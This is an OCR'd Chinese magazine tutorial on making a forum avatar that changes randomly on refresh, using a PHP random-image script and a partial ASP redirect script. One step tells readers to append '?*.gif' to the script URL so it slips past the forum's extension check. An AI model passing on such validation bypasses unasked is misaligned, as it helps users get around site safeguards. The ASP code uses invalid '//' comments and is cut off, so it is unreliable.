


图 11




图 13




图 14




图 12

看我头像三十六变

阿布

前几天在论坛上游荡，看到某人的头像会动哦！怎么动？刷新一次就变一下！鼠标右键点击图片，查查它的属性再说。咦？怎么是个PHP文件啊？打开看看，竟然是个图片。我研究了半天终于搞明白了，其利用原理跟大家经常见到的验证码类似，大家想不想也给自己换一个这样个性的头像呢？

PHP 实现方法

1．首先要申请一个支持PHP的空间，为什么呢？因为要执行PHP嘛。哪里申请？本期杂志后面就有，还不快去？

2．接着准备想要显示的图片，存放在一个文件夹里，我准备了5张图片放在了名为mm的文件夹，文件名最好为英文或者数字（图1）。

3．开始编写PHP代码：

```
<?php
$url='mm';  //这里的mm就是那个mm文件夹名。
$files=array();
if ($handle=opendir("$url")) {
while(false !== ($file = readdir($handle))) {
        if ($file != "." && $file != "..") {
if(substr($file,-3)=='gif' || substr($file,-3)=='jpg') $files[count($files)] = $file;  //这里的substr($file,-3)=='gif'的意思是显示*.gif的文件，如果你还想支持PNG，那么就需要再自己加上substr($file,-3)=='png'就可以，记得要使用||作为分隔符。
    }
  }
}
closedir($handle);
$random=rand(0,count($files)-1);
readfile("$url/$files[$random]");
?>
```

修改完了代码就保存为＊＊＊.php吧。

4．将这个PHP文件跟那个mm文件夹传送到PHP空间上，然后在IE中访问一下这个PHP文件，看看效果（图2）。

5．在论坛中设置头像也是需要注意的，如果你直接设置为PHP文件的URL地址，论坛会返回“您设置的头像类型无效”字符，为什么呢？论坛程序会自动检查你输入的地址最后3个字符（也就是扩展名）是否是图片类型。那我们该怎么办呢？大家注意，PHP是可以接受参数的，给它传送一个无意义的参数相当于没有传送。所以，在论坛中需要填写“URL+?*.gif”就可以通过检查了（图3，图4）。

ASP 实现方法

1．同样申请一个支持ASP的空间。

2．同样准备N个喜欢的图片，最好存放的目录跟ASP文件一致。注意：文件名最好使用英文，而且最好有顺序感。

3．开始编写ASP代码：

```
<%
Randomize
picz=int(Rnd*6)  //如果你有5个图片就写6，总之要比实际文件数多1。
Select case picz
case 0
response.redirect("0.jpg")  //跳转到0.jpg，如果想将图片放在mm目录中就把这行代码写成response.redirect("mm/0.jpg")，同样也可以使用远程图片作为候选，例如response.redirect("http://www.baidu.com/img/logo.gif")
```




图 1




图 2

